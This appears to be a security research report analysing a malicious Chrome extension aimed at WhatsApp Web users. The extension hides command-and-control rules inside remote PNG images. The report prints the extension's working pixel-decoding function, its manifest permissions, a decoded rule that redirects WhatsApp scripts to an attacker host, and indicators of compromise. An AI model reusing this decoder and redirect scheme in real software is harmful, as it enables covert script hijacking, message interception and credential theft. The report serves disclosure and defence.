
Executive Summary
In late 2025, the GhostPoster campaign demonstrated that browser extensions could conceal malicious logic inside image files using steganography. In 2026, this technique has evolved significantly. Our investigation documents WhatsUp+ for WhatsApp™ Web, a malicious Chrome extension targeting WhatsApp Web users that dynamically retrieves encrypted command-and-control instructions hidden inside PNG images fetched from attacker-controlled domains.

Unlike earlier threats that embedded static payloads within extension resources, WhatsUp+ for WhatsApp™ Web retrieves individualized, server-generated images at runtime. These images encode network manipulation rules that allow the extension to redirect scripts, weaken browser security controls, intercept communications, and proxy traffic through third-party infrastructure.
- Target Application: WhatsApp Web
- Platform: Google Chrome (Manifest V3)
- Delivery Mechanism: Trojanized browser extension
- C2 Channel: PNG images containing encoded command data
- Primary C2 Domain:
wup.plus - Observed Impact: Credential theft, message interception, traffic manipulation, and account compromise
1. Background: From GhostPoster to WhatsUp+
1.1 GhostPoster (2025)
GhostPoster abused PNG icon files embedded in Firefox extensions to hide malicious JavaScript in pixel data. At runtime, the extension decoded the image via the Canvas API and executed the extracted payload. This approach avoided traditional static detection mechanisms because the malicious logic was not present as readable code.
1.2 Evolution to WhatsUp+ for WhatsApp™ Web (2026)
WhatsUp+ for WhatsApp™ Web expands on this idea by:
- Fetching steganographic images from remote servers instead of bundling them locally
- Generating victim-specific payloads
- Using Chrome Manifest V3 APIs to modify network traffic at the browser level
- Avoiding static indicators by delivering commands dynamically
| Characteristic | GhostPoster | WhatsUp+ for WhatsApp™ Web |
|---|---|---|
| Browser | Firefox | Chrome |
| Payload Location | Local PNG icon | Remote PNG images |
| Updates | Extension update | Real-time server control |
| Execution Context | JavaScript eval | declarativeNetRequest rules |
2. Initial Infection and Permissions Abuse
2.1 Extension Identity
- Name: WhatsUp+ for WhatsApp™ Web
- Extension ID:
lpbkofhnclhhlaibcklkgaonbbmhjeco - Claimed Purpose: WhatsApp Web productivity enhancements
2.2 Requested Permissions
/// manifest.json — permissions | EXCESSIVE ACCESS
{
  "permissions": [
    "declarativeNetRequest",
    "proxy",
    "identity",
    "browsingData",
    "webRequest",
    "unlimitedStorage"
  ],
  "host_permissions": [
    "*://*.whatsapp.com/*",
    "*://whatsup.plus/*",
    "*://*.whatsapp.net/*"
  ]
}
These permissions allow the extension to intercept traffic, alter responses, route traffic through attacker-controlled proxies, and access Google account identity data.
3. Command-and-Control via Steganographic Images
3.1 Image Fetch Domains

The extension retrieves encoded images from the following attacker-controlled domains:
| Domain | Purpose |
|---|---|
https://wup.plus/analyticsimg.png |
Primary C2 image (installation and fingerprinting) |
https://wup.plus/cachedimg.png |
Secondary C2 image (runtime commands) |
https://whatsup.plus/ |
Phishing and promotion infrastructure |
Each request includes unique identifiers (client ID, session ID, locale, timestamps) allowing the server to generate personalized payloads.
4. Steganography Extraction Logic
4.1 Code Source
- File:
js/bg.js - Function:
sendEventAnalytics(imageUrl) - Execution Context: Chrome background service worker
4.2 Payload Extraction Algorithm
/// js/bg.js — steganography extraction | PAYLOAD DECODER
async function sendEventAnalytics(imageUrl) {
  const blob = await (await fetch(imageUrl)).blob();
  const imageBitmap = await createImageBitmap(blob);
  const canvas = new OffscreenCanvas(imageBitmap.width, imageBitmap.height);
  const ctx = canvas.getContext('2d');
  ctx.drawImage(imageBitmap, 0, 0);

  const pixelData = ctx.getImageData(0, 0, canvas.width, canvas.height).data;

  const header = new Uint8Array([
    pixelData[1], pixelData[2], pixelData[4], pixelData[5],
    pixelData[6], pixelData[8], pixelData[9], pixelData[10]
  ]);

  const length = Number(new DataView(header.buffer).getBigUint64(0));
  const payload = new Uint8Array(length);

  let i = 12, p = 0;
  while (p < length && i < pixelData.length) {
    payload[p++] = pixelData[i];
    if (p < length) payload[p++] = pixelData[i + 1];
    if (p < length) payload[p++] = pixelData[i + 2];
    i += 4;
  }

  return new TextDecoder('utf-8').decode(payload);
}
4.3 Technical Observations
- Payload bytes are stored directly in RGB channels, not LSBs
- Alpha channels are ignored to avoid corruption
- The declared payload length is often intentionally invalid, serving as obfuscation
- The effective payload is bounded by image size, not the length header
5. Extracted Payload Structure
5.1 Payload Format

The decoded payload is JSON describing network manipulation rules compatible with Chrome's declarativeNetRequest API.
/// decoded payload — C2 command | REDIRECT RULE
{
  "t": "r",
  "filter": "web.whatsapp.com/vendor*.js",
  "url": "https://wup.plus/v-2.5.1/vendor.js",
  "type": ["script"]
}
5.2 Command Types
| Code | Function | Effect |
|---|---|---|
r |
Redirect | Replace legitimate resources with malicious ones |
b |
Block | Prevent security checks or telemetry |
h, h2 |
Modify headers | Disable CSP, CORS, and other protections |
c |
Inject headers | Victim tracking and correlation |
p |
Remove headers | Enable clickjacking and script execution |
6. End-to-End Attack Flow and Data Theft Capabilities
This section explains how all previously described components work together to compromise the victim, maintain control, and extract sensitive data. Rather than operating as isolated techniques, steganography, network rule manipulation, proxy abuse, and script redirection form a tightly integrated attack chain.
6.1 Initial Execution and Command Retrieval
Once the extension is installed and the background service worker starts, WhatsUp+ for WhatsApp™ Web immediately contacts the attacker-controlled infrastructure. The first stage involves fetching a steganographic image from:
https://wup.plus/analyticsimg.png
This request includes detailed fingerprinting parameters such as:
- Unique client and session identifiers
- Browser language and locale
- Installation timestamp
The server uses this information to generate a victim-specific PNG image. Embedded within the pixel data is a JSON payload describing network manipulation commands. These commands are extracted client-side using the Canvas and ImageBitmap APIs, decoded, and parsed into executable rules.
6.2 Network Control and Browser-Level Manipulation
After decoding the payload, the extension dynamically installs declarativeNetRequest rules. These rules operate at the browser networking layer, allowing the attacker to:
- Redirect legitimate WhatsApp Web JavaScript files to attacker-hosted equivalents
- Block integrity checks and security telemetry
- Modify or remove security headers such as Content Security Policy (CSP)
- Inject custom tracking headers into outbound requests
Because these actions occur before content reaches the page renderer, WhatsApp Web itself cannot detect that it has been tampered with.
6.3 Malicious Script Substitution
Redirect rules replace core WhatsApp Web resources (e.g., bootstrap.js, vendor*.js, app*.js) with attacker-controlled scripts hosted on:
https://wup.plus/
These malicious scripts execute inside the WhatsApp Web origin and can:
- Intercept plaintext messages before encryption
- Capture encryption keys and session tokens
- Read and modify DOM content
- Inject additional backdoors or monitoring logic
- Perform actions on behalf of the victim, including sending messages
From the user's perspective, WhatsApp Web continues to function normally.
6.4 Traffic Interception via Proxy Infrastructure
The extension also modifies Chrome's proxy configuration to route traffic through Bright Data infrastructure:
- Proxy endpoint:
zproxy.lum-superproxy.io:22225
This enables the attacker to:
- Observe WhatsApp Web traffic metadata
- Correlate sessions across IP addresses
- Bypass geographic or network-based restrictions
- Blend malicious traffic with legitimate residential and datacenter IPs
Although WhatsApp message contents are end-to-end encrypted, the attacker's injected scripts already operate before encryption occurs, rendering the proxy layer an additional visibility and control mechanism rather than the sole interception point.
6.5 Persistent Command Updates
At runtime, the extension periodically fetches additional steganographic images from:
https://wup.plus/cachedimg.png
This allows the attacker to:
- Update redirect targets
- Enable or disable specific capabilities
- Deploy new attack logic without updating the extension
- Tailor behavior based on victim activity
This design provides long-term persistence and adaptability.
6.6 Data Types at Risk
Once fully operational, the attacker can access or manipulate:
- WhatsApp messages (incoming and outgoing)
- Contact lists and group memberships
- Media files shared through WhatsApp Web
- Session cookies and authentication headers
- Browser traffic routed through the malicious proxy
7. Indicators of Compromise (IOC Summary)
7.1 Domains
wup.pluswhatsup.plus
7.2 URLs
https://wup.plus/analyticsimg.pnghttps://wup.plus/cachedimg.png
7.3 Extension Identifier
lpbkofhnclhhlaibcklkgaonbbmhjeco
8. Google Chrome Web Store Acknowledgment and Removal
Following our disclosure of this malicious extension, the Chrome Web Store Developer Support team acknowledged our report and confirmed they would take necessary action on the extension with ID lpbkofhnclhhlaibcklkgaonbbmhjeco.

Response Timeline: The initial acknowledgment was received on February 6, 2026 at 15:58.

Action Taken: The extension WhatsUp+ for WhatsApp™ Web (lpbkofhnclhhlaibcklkgaonbbmhjeco) has been successfully removed from the Chrome Web Store, protecting users from further infections.
This swift action demonstrates the importance of security research collaboration between independent researchers and platform providers in protecting users from malicious browser extensions.
9. Conclusion
WhatsUp+ for WhatsApp™ Web demonstrates that steganography-based command-and-control remains a viable and evolving technique. By embedding executable configuration inside images and leveraging legitimate browser APIs and infrastructure providers, attackers significantly raise the cost of detection and response.
This case underscores the continued risk posed by browser extensions and the necessity of strict permission review, network monitoring, and user education.